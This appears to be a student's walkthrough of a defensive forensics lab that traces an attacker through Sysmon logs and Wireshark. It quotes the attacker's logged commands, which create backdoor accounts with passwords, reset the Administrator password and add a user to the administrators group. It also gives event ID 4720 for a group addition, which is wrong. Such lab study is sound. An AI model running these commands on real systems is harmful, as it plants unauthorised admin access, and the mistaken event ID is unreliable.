
The attacker then used the harvested credentials from the machine. Based on the succeeding process after the execution of the socks proxy, what service did the attacker use to authenticate?

This one was definitely a pain for me as I just scrolled through the sysmon log and looked under the executable info tab until I found the answer. I eventually found 'wsmprovhost.exe' and with a google search was able to locate it used the service winrm.




After discovering the privileges of the current user, the attacker then downloaded another binary to be used for privilege escalation. What is the name and the SHA256 hash of the binary?

After the previous question, I thought to search 'wsmprovhost.exe' under the search query. From there, I was able to locate the user's download.




Based on the SHA256 hash of the binary, what is the name of the tool used?

Inputting the hash into virustotal gave me the answer immediately at the top.



The tool exploits a specific privilege owned by the user. What is the name of the privilege?

I was able to locate this through a quick google search and finding this github page.




Then, the attacker executed the tool with another binary to establish a c2 connection. What is the name of the binary?

Based on the screenshot from a few questions ago, we can see that this is 'final.exe'


The binary connects to a different port from the first c2 connection. What is the port used?

Based on the IP we located from many questions back, we can input this into the ip source filter on Wireshark, then scrolling until we see the port 8080.



Upon achieving SYSTEM access, the attacker then created two users. What are the account names?

Fortunately I still had the deciphered base64 from earlier, so I searched for 'user' and was able to locate the two new users.



```
Output
user
next previous all ☐ match case ☐ regexp ☐ by word
net user shuna princ3ss! - net user shuna princess - net user shuna - net user shion m4st3rch3f! - net user /add shion m4st3rch3f! - The command completed successfully.

net user /add shuna princess - The command completed successfully.

net user Administrator ch4ng3dpassword! - The command completed successfully.

net user benimaru - User name                benimaru
Full Name
Comment
User's comment
Country/region code    000 (System Default)
Account active         Yes
```

Prior to the successful creation of the accounts, the attacker executed commands that failed in the creation attempt. What is the missing option that made the attempt fail?

Using the previous screenshot, we can see that the user needed to include /add in order for it to complete successfully.

Based on windows event logs, the accounts were successfully created. What is the event ID that indicates the account creation activity?

I just did a quick google search on this one and found that the event ID for this is 4720.

Based on windows event logs, the account was successfully added to a sensitive group. What is the event ID that indicates the addition to a sensitive local group?

This one is also in the deciphered base64.

```
net localgroup administrators /add shion - The command completed successfully.

net localgroup administrators - Alias name      administrators
Comment      Administrators have complete and unrestricted access to the computer/domain

Members

-----

Administrator
rimuru
The command completed successfully.

net localgroup administrators - Alias name      administrators
Comment      Administrators have complete and unrestricted access to the computer/domain

Members

-----


Administrator
rimuru
shion
The command completed successfully.
```

Based on windows event logs, the account was successfully added to a sensitive group. What is the event ID that indicates the addition to a sensitive local group?

Another simple google search gave me the answer of event ID: 4720.

After the account creation, the attacker executed a technique to establish persistent administrative access. What is the command executed by the attacker to achieve this?

For this question, I filtered for sc.exe, and was able to locate the answer highlighted below.



Conclusion:

Phew, it feels good to have finally completed this. It definitely took a lot longer than I was expecting, but it's also a good experience to go through the attacker executing the cyber kill chain through tools like TimelineViewer and Wireshark. This was great real world experience combining skills I've gained throughout this entire course.